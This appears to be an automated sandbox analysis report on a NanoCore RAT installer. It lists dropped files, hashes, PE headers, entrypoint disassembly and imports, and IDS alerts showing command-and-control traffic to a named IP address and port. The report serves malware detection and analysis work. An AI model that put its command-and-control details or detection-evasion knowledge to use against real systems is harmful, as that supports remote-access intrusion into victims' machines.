SHA1:	7C657C976D7D728E9D6D8F6A603F50B42D86C321
SHA-256:	5FD17A236AF8B520DB2E34E44E71C3634CB8221E0A27617E522ECB8D0FF8EFF8
SHA-512:	DCEDCF09A83F2350D42001CFD009B395F8CA7B9B33F4B7CC3C1C787EDCE9749030EB54AC8D90645F92C141C8D882A4F0AB9A32F274320DE260CD3DF37CED7CE
Malicious:	false
Preview:	.PNG.....IHDR.....a....sBIT....|.d.....IDAT8..S1..0.<..._..>..q3&n..X(.&F.!!@.....8.....b.W...r.`*t.|....a4l....&..|.B...6.F..'Yk$....e_a.y..l...8.D..~..=.9...eE/....5.x.B.B.O."J....IEND.B`.

C:\Users\user\AppData\Local\Temp\directory\filename.exe

Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	data
Category:	dropped
Size (bytes):	1007944
Entropy (8bit):	7.706168251042061
Encrypted:	false
SSDEEP:	24576:nbgt9utUghMeF3HVojgCpaxMiicfJuAJB:bgiUgXXujhpaCib
MD5:	1A322630DE0DBCA059FD771A9CD9D863
SHA1:	1F4DDDF6F3E39A42A76B92CCE42FCC981647BC73
SHA-256:	D2130DDAD7BD136450499EFEB7E4EF8D8C073AAD36FD0AAB1CD645C1458D3EBF
SHA-512:	624FD5C6AF77532A83E03C4B8CED384E5265EF1ECD8A5E1AA71F3DE12E21D13B339F622E9D7D65773FFF2BBC15AC33DD7E418206DBF8EFC2E0892541F262CCD6
Malicious:	false
Preview:	.Z.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf.....PE..L...Z.Oa.....j.....-5.....@.....)....@.....x.....8I.....text....h.....j..... ..`.rdata.....n.....@..@.data.....@....ndata.....`.....rsrc...x.....@..@.....

C:\Users\user\AppData\Local\Temp\edit-clear-rtl.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.20966.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	255
Entropy (8bit):	6.804661221546568
Encrypted:	false
SSDEEP:	6:6v/lhPEkME03pQi22U1mw7vgdLSPhZjp7YlHgX+nSbw/Vp:6v/7CE03p829ovCAYlNnScz
MD5:	0D948AEE5693D469DA3F0DCC0FCC009D
SHA1:	61A9DA78E129B3A98855E54F837025CA20DF8017

SHA-256:	85D3314527708E953C393ABE52AD6A7AD63BDA7A31353CE0380CC775AA781A6F
SHA-512:	C7E601DF3F09BCF1D144F35CF9402E00CCDE7C3CB705D5EC39787F526158DE4110CEE10965DDCBD64BC65B3DC97CD8E504BBFEF20ACF045D0851441C691C605
Malicious:	false
Preview:	.PNG.....IHDR.....a....IDATx..C.CQ..{.me.;.....6..a.;..A...x_..*....9\.....o...8.>.Y..I.I....m!..BJ...C.u.(.H.H.W...U?...w.N....)AP(da...;.8k....7.}.a.j.....C.d.`0i{.r..b1Gz..w2.IBH<.T`..;....x .e`.O{.W..7...W..O?.c$+..8.....IEND.B`.

C:\Users\user\AppData\Local\Temp\farme.Fej5

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.20966.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	46132
Entropy (8bit):	3.999752590177944
Encrypted:	false
SSDEEP:	768:1KZto2j5sElk5yRgKwA6/eyPRR0jvf4VDJOPYK/+bszhsAyN/Abdfl82y:OLKkzw3PRRmoV9OPYnbsq1Cpfl8f
MD5:	B067370FD071B16223FA8E1E5A1474EE
SHA1:	4460E6972EE4AEC56907FC10879ED2616E10409A
SHA-256:	57197A007044FBC9E7EE63D5C69291EF7A6241C9A71EFAC545C02D18966BFD7C
SHA-512:	0BB027C330FB598F63FE0623757DF31AB6CEF7710AD351DCEB285FFA679C3611EB3275C59DBBDAA5C17B138595A1E9AFB06DB417F6186C0F05265F43A130795D
Malicious:	false
Preview:	58A4253FD3B42F5FA91C8D12804FC6FA7A4BA0D0C5675ED8B152B9CF952E74D3ACB2B1AE281C08CB7B4A10D6E77A1ED827491B0174924D5C0FDFC76E AB79539C2E408937D181CE65C580DC683E3C1F747263B7C1BC97F0CCFE3BAE949ED844F1CE40DDF7A1CB503C7F53DD27F459AA87AC386D602DC5F65F 7CF26CBF9683B8C79C49B7563BAB64F868407CCCABB98836E49F8E8FF7D31CA43B296089394127E874EA38CFD73E2EF63547C416152B9A5322FD6B41 3CFF7A2AD4005384C177912551247CB1ABA7D4861704502D4B845D5547A86813F138CE4771495C8079E83BBB042E20D68AF4F48DC8786A6E7942362C 024A6FC9FE2E3DF2AD69F0C0DE0DCE25BB73FBCFFCD93FB1CE3C597CC6F9EC70A0D3A8D9684E850B17C0C49304AEF2FEBA909C2C718B01247CCE6B8F 00D0850C519099FDE101CB71B47DE3CA4F8385EF71ED7B6853C6100F552930CD83034C3E88E267A39EE17E526F3A9BA68E28A68EA1E9C02B6FEE73C8 8DC4BB79CD0C6E01D143152E009B736DD0875C4504997D16C70D3CDB35094575CC795BE60A043D9A722C66052915B4AEC63EED9B54C6D6169E182FB6 C30C4003DCD50C7CA0D80AA913F01B1D9BE81A015EA5CF013E6B394F53BE66DF67904060547AF417B637957A5FBBD1B6D975B830D96A83C55F8AC667 61ABC06F8B2DDCD28E3DEC89011288E226A17B9B

C:\Users\user\AppData\Local\Temp\network-wireless-hotspot-symbolic.symbolic.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.20966.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	274
Entropy (8bit):	6.700098934002617
Encrypted:	false
SSDEEP:	6:6v/lhPysPQcxtmxnHmYR3o5dEYBgQin+ErxwfHDYnIp:6v/7lxUhH/N9YB/inDwfHwi
MD5:	D8FFE7BA5669DE024607E64126DDFFEC
SHA1:	D1993BB12041E4C3F7CF45AFB2DBCFB74A544C0D
SHA-256:	2A6FD48DE810DE4BD61BD26DDAECCB6C6C9204CB4D213EBE1ACB560054911CDD
SHA-512:	47C6D898DE3DFC27E63563F7723F8F690156FBF0F45470FF0DD2FE4E75D4B7108D9700E34E14890DB95C9D20A9D77D7429B32044B2E58708984A4014D35760BD
Malicious:	false
Preview:	.PNG.....IHDR.....a....sBIT....|.d.....IDAT8......0.E_.%.P&#.d.6.....3..A....B.".-t."vd.c..}.d...g...b.B4.k.....l..W'..Q"F.K.;.ez.+D...D..S...h.1b.."..w.E..T`u@..c.s..#+..<.. |....b.Q.8^.9P.u...s.... T...W.A.....2.V..P.....{../.....$.....IEND.B`.

C:\Users\user\AppData\Local\Temp\nsiAE0F.tmp\System.dll

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.20966.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L.....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X. .....text.... ....."..... ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B..... ....

C:\Users\user\AppData\Local\Temp\vmmemctl.inf

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.20966.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	2250
Entropy (8bit):	5.060293593237505
Encrypted:	false
SSDEEP:	48:uTHxDxX7Nrh4sRIjan3/CpUlOpUjWQ05+N2iNM0zjjf47GvSzRU:gxDl7Nl4sDvvOK0/mMu4C5
MD5:	4BCE488F7C4E00ED71170C7D0A593663
SHA1:	F49F1FD072D650A8A5DD1F026E003CEE85420BC8
SHA-256:	17365C633230CD05375125AA6C710B76900E2B93D87D14E1F9F2338C3B3BEA1A
SHA-512:	E570D618B14A39F319DC12F0332BA62E8387C5A9F8104AEC7263F89B806CA7E501DD9762B8B117B34E5F8E401564C015FF269BC432776327C7768C3B67087F7E
Malicious:	false
Preview:	..;----------..; vmmemctl.inf..;..; Copyright (c) 1993-1999, Microsoft Corporation..; Copyright (c) 1999-2019 VMware, Inc. All rights reserved...;----------.....[version]..Signature="$Windows NT$"..Class = System..ClassGUID = {4d36e97d-e325-11ce-bfc1-08002be10318}..Provider = %VMwareProvider%..DriverVer = 08/12/2019, 7.5.5.0..CatalogFile = vmmemctl.cat..DriverPackage DisplayName = %loc.VMMemCtlServiceDisplayName%..DriverPackageType = KernelService....[DestinationDirs]..DefaultDestDir = 12....[SourceDisksNames]..1 = %loc.Disk1%,,,"....[SourceDisksFiles]..vmmemctl.sys = 1....;;..;; Default install sections..;;....[DefaultInstall]..OptionDesc = %loc.VMMemCtlServiceDesc%..Cop yFiles = VMMemCtl.DriverFiles....[DefaultInstall.Services]..AddService = %VMMemCtlServiceName%,0x800,VMMemCtl.S

C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\catalog.dat

Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	data
Category:	dropped
Size (bytes):	232
Entropy (8bit):	7.024371743172393
Encrypted:	false
SSDEEP:	6:X4LDAnybgCFcpJSQwP4d7ZrqJgTFwoaw+9XU4:X4LEnybgCFCtvd7ZrCgpwoaw+Z9
MD5:	32D0AAE13696FF7F8AF33B2D22451028
SHA1:	EF80C4E0DB2AE8EF288027C9D3518E6950B583A4
SHA-256:	5347661365E7AD2C1ACC27AB0D150FFA097D9246BB3626FCA06989E976E8DD29
SHA-512:	1D77FC13512C0DBC4EFD7A66ACB502481E4EFA0FB73D0C7D0942448A72B9B05BA1EA78DDF0BE966363C2E3122E0B631DB7630D044D08C1E1D32B9FB025C35 A5
Malicious:	false
Preview:	Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.....@.3..{...grv+V...B.....].P...W.4C}uL.....s~..F...}.....E.....E...6E.....{...{.yS...7..".hK.!.x.2..i..zJ... ....f..?._....0. :e[7w{1.!.4.....&.

C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\run.dat

Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	2.75
Encrypted:	false
SSDEEP:	3:fMtn:k
MD5:	3A5EAF0A700BDF9302CA712650C61A17
SHA1:	D4B206EA1D5493B9010C390BEE33F040DFE3E398
SHA-256:	1038EF03DC82A289928DE25E2B99B0184A358DEA132EA03B1253C9C65927226E
SHA-512:	6BE6C45B8A94FE4E6618AF0BE8E77875A34A319D56F6E5654DE5A4C96B117D797FFA7019CD906C82634905244A4F620A56C4BA3765CF5FAA144EC37D8C59C82 7
Malicious:	**true**
Preview:	M'..'?.H

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.7061727765713295
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SecuriteInfo.com.W32.AIDetect.malware2.20966.exe
File size:	1007944
MD5:	64d7de9ac600402c1f3e5b9849cbd12c
SHA1:	961f113b32ce2f0958ec5fcccf5489524cf30348
SHA256:	da36f8024e0a8b325dbd71aceed611d0cc8000af85346ceea1bd2a2cf1a73eb6
SHA512:	d2bb0170b1fa8afbabe8a0e2265f29a9bff07879082f25c7d0183b64c60fb2508af985fa5acef8d31e5ffd0f279f55ef831576cb4bad5d94a19da102c1889bff
SSDEEP:	24576:gbgt9utUghMeF3HVojgCpaxMiicfJuAJB:qgiUgXXujhpaCib
TLSH:	D12523153F9CCE22C4A00DB5B9F2C6496BB4ED00065D6A437351783EFEFE6576A0A11B
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf..sV..Pf..V`..Pf.Rich.Pf.....PE..L...Z.Oa.....j.....

File Icon

Icon Hash:	34d2c6c3c7c6bc58

Static PE Info

General

Entrypoint:	0x40352d
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614F9B5A [Sat Sep 25 21:57:46 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	56a78d55f3f7af51443e58e0ce2fb5f6

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN="kontorrekvisits Oppugned ", O=Ballant5, L=Elizabethtown, S=Kentucky, C=US
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 26/05/2022 11:05:17 26/05/2023 11:05:17
Subject Chain	• CN="kontorrekvisits Oppugned ", O=Ballant5, L=Elizabethtown, S=Kentucky, C=US
Version:	3
Thumbprint MD5:	B5BE6BA51DC7F328E361775F3AFB98CE
Thumbprint SHA-1:	2BCE3B99E9132A3E6375A192F9D0C64AEF4D8E7B
Thumbprint SHA-256:	9645B569EF57649368EF203133C795CF98EBD15713833D5B5C737859188A2774
Serial:	F81B94967AC0A1CA

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub esp, 000003F4h
push ebx
push esi
push edi
push 00000020h
pop edi
xor ebx, ebx
push 00008001h
mov dword ptr [ebp-14h], ebx
mov dword ptr [ebp-04h], 0040A2E0h
mov dword ptr [ebp-10h], ebx
call dword ptr [004080CCh]
mov esi, dword ptr [004080D0h]
lea eax, dword ptr [ebp-00000140h]
push eax
mov dword ptr [ebp-0000012Ch], ebx
mov dword ptr [ebp-2Ch], ebx
mov dword ptr [ebp-28h], ebx
mov dword ptr [ebp-00000140h], 0000011Ch
call esi
test eax, eax
jne 00007F0E1462666Ah
lea eax, dword ptr [ebp-00000140h]
mov dword ptr [ebp-00000140h], 00000114h
push eax
call esi
mov ax, word ptr [ebp-0000012Ch]
mov ecx, dword ptr [ebp-00000112h]
sub ax, 00000053h
add ecx, FFFFFFD0h
neg ax
sbb eax, eax
mov byte ptr [ebp-26h], 00000004h
not eax
and eax, ecx
mov word ptr [ebp-2Ch], ax
cmp dword ptr [ebp-0000013Ch], 0Ah
jnc 00007F0E1462663Ah
and word ptr [ebp-00000132h], 0000h
mov eax, dword ptr [ebp-00000134h]
movzx ecx, byte ptr [ebp-00000138h]
mov dword ptr [00434FB8h], eax
xor eax, eax
mov ah, byte ptr [ebp-0000013Ch]
movzx eax, ax
or eax, ecx
xor ecx, ecx
mov ch, byte ptr [ebp-2Ch]
movzx ecx, cx
shl eax, 10h
or eax, ecx

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8610	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x60000	0x3a278	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0xf4938	0x1810	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x2b0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6897	0x6a00	False	0.666126179245	data	6.45839821493	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x14a6	0x1600	False	0.439275568182	data	5.02410928126	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x2b018	0x600	False	0.521484375	data	4.15458210409	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x36000	0x2a000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x60000	0x3a278	0x3a400	False	0.578342945279	data	6.13676898317	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x60388	0x11db7	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced	English	United States
RT_ICON	0x72140	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x82968	0x94a8	data	English	United States
RT_ICON	0x8be10	0x5488	data	English	United States
RT_ICON	0x91298	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 234938623, next used block 4294909696	English	United States
RT_ICON	0x954c0	0x25a8	data	English	United States
RT_ICON	0x97a68	0x10a8	data	English	United States
RT_ICON	0x98b10	0x988	data	English	United States
RT_ICON	0x99498	0x468	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0x99900	0x100	data	English	United States
RT_DIALOG	0x99a00	0x11c	data	English	United States
RT_DIALOG	0x99b20	0xc4	data	English	United States
RT_DIALOG	0x99be8	0x60	data	English	United States
RT_GROUP_ICON	0x99c48	0x84	data	English	United States
RT_VERSION	0x99cd0	0x264	data	English	United States
RT_MANIFEST	0x99f38	0x33e	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import

DLL	Import
ADVAPI32.dll	RegCreateKeyExW, RegEnumKeyW, RegQueryValueExW, RegSetValueExW, RegCloseKey, RegDeleteValueW, RegDeleteKeyW, AdjustTokenPrivileges, LookupPrivilegeValueW, OpenProcessToken, SetFileSecurityW, RegOpenKeyExW, RegEnumValueW
SHELL32.dll	SHGetSpecialFolderLocation, SHFileOperationW, SHBrowseForFolderW, SHGetPathFromIDListW, ShellExecuteExW, SHGetFileInfoW
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance, IIDFromString, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	GetClientRect, EndPaint, DrawTextW, IsWindowEnabled, DispatchMessageW, wsprintfA, CharNextA, CharPrevW, MessageBoxIndirectW, GetDlgItemTextW, SetDlgItemTextW, GetSystemMetrics, FillRect, AppendMenuW, TrackPopupMenu, OpenClipboard, SetClipboardData, CloseClipboard, IsWindowVisible, CallWindowProcW, GetMessagePos, CheckDlgButton, LoadCursorW, SetCursor, GetSysColor, SetWindowPos, GetWindowLongW, PeekMessageW, SetClassLongW, GetSystemMenu, EnableMenuItem, GetWindowRect, ScreenToClient, EndDialog, RegisterClassW, SystemParametersInfoW, CreateWindowExW, GetClassInfoW, DialogBoxParamW, CharNextW, ExitWindowsEx, DestroyWindow, CreateDialogParamW, SetTimer, SetWindowTextW, PostQuitMessage, SetForegroundWindow, ShowWindow, wsprintfW, SendMessageTimeoutW, FindWindowExW, IsWindow, GetDlgItem, SetWindowLongW, LoadImageW, GetDC, ReleaseDC, EnableWindow, InvalidateRect, SendMessageW, DefWindowProcW, BeginPaint, EmptyClipboard, CreatePopupMenu
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectW, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetModuleHandleA, GetProcAddress, GetSystemDirectoryW, lstrcatW, Sleep, lstrcpyA, WriteFile, GetTempFileNameW, CreateFileW, lstrcmpiA, RemoveDirectoryW, CreateProcessW, CreateDirectoryW, GetLastError, CreateThread, GlobalLock, GlobalUnlock, GetDiskFreeSpaceW, WideCharToMultiByte, lstrcpynW, lstrlenW, SetErrorMode, GetVersionExW, GetCommandLineW, GetTempPathW, GetWindowsDirectoryW, SetEnvironmentVariableW, CopyFileW, ExitProcess, GetCurrentProcess, GetModuleFileNameW, GetFileSize, GetTickCount, MulDiv, SetFileAttributesW, GetFileAttributesW, SetCurrentDirectoryW, MoveFileW, GetFullPathNameW, GetShortPathNameW, SearchPathW, CompareFileTime, SetFileTime, CloseHandle, lstrcmpiW, lstrcmpW, ExpandEnvironmentStringsW, GlobalFree, GlobalAlloc, GetModuleHandleW, LoadLibraryExW, MoveFileExW, FreeLibrary, WritePrivateProfileStringW, GetPrivateProfileStringW, lstrlenA, MultiByteToWideChar, ReadFile, SetFilePointer, FindClose, FindNextFileW, FindFirstFileW, DeleteFileW

Version Infos

Description	Data
LegalCopyright	unawarelymed
FileVersion	8.3.15
CompanyName	uvanligereomk
LegalTrademarks	INSTRUKTIONS
Comments	NONSTIC
ProductName	Anti60
FileDescription	Meousgavebo
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.2023.105.131.186498156040281676605/26/22-16:00:39.811449	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49815	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498256040281676605/26/22-16:01:30.751950	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49825	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498486040281676605/26/22-16:03:48.494476	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49848	6040	192.168.11.20	23.105.131.186

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.2023.105.131.186498056040281676605/26/22-15:59:43.928974	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49805	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498356040281676605/26/22-16:02:33.314402	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49835	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498026040281676605/26/22-15:59:24.960165	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49802	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498386040281676605/26/22-16:02:53.694726	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49838	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498286040202501905/26/22-16:01:47.699375	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49828	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498386040202501905/26/22-16:02:51.890427	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49838	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498486040202501905/26/22-16:03:48.023194	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49848	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498056040202501905/26/22-15:59:42.351272	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49805	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498086040281676605/26/22-15:59:56.200164	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49808	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498286040281676605/26/22-16:01:49.192850	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49828	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498156040202501905/26/22-16:00:38.576495	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49815	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498186040281676605/26/22-16:00:58.648971	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49818	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498256040202501905/26/22-16:01:29.065196	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49825	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186497656040202501905/26/22-15:56:12.879846	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49765	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498356040202501905/26/22-16:02:31.953912	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49835	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186497796040281676605/26/22-15:57:19.190487	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49779	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186497996040281676605/26/22-15:59:06.257645	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49799	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186498186040202501905/26/22-16:00:57.495581	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49818	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.186497896040281676605/26/22-15:58:10.277104	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49789	6040	192.168.11.20	23.105.131.186

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.2023.105.131.1864977060402816766 05/26/22-15:56:33.178512	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49770	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864980860402025019 05/26/22-15:59:54.775081	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49808	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864976960402816766 05/26/22-15:56:27.425771	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49769	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864984260402816766 05/26/22-16:03:17.908121	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49842	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864979860402816766 05/26/22-15:58:59.800390	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49798	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864981260402816766 05/26/22-16:00:21.076032	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49812	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864983260402816766 05/26/22-16:02:14.500974	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49832	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864979560402025019 05/26/22-15:58:39.522469	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49795	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864979060402816766 05/26/22-15:58:16.133681	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49790	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864978860402816766 05/26/22-15:58:04.100981	TCP	2816766	ETPRO TROJAN NanoCore RAT CnC 7	49788	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864981760402025019 05/26/22-16:00:51.220728	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49817	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864982760402025019 05/26/22-16:01:41.566194	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49827	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864983760402025019 05/26/22-16:02:44.519407	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49837	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864977360402025019 05/26/22-15:56:44.690350	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49773	6040	192.168.11.20	23.105.131.186
192.168.11.2023.105.131.1864984760402025019 05/26/22-16:03:41.655642	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49847	6040	192.168.11.20	23.105.131.186
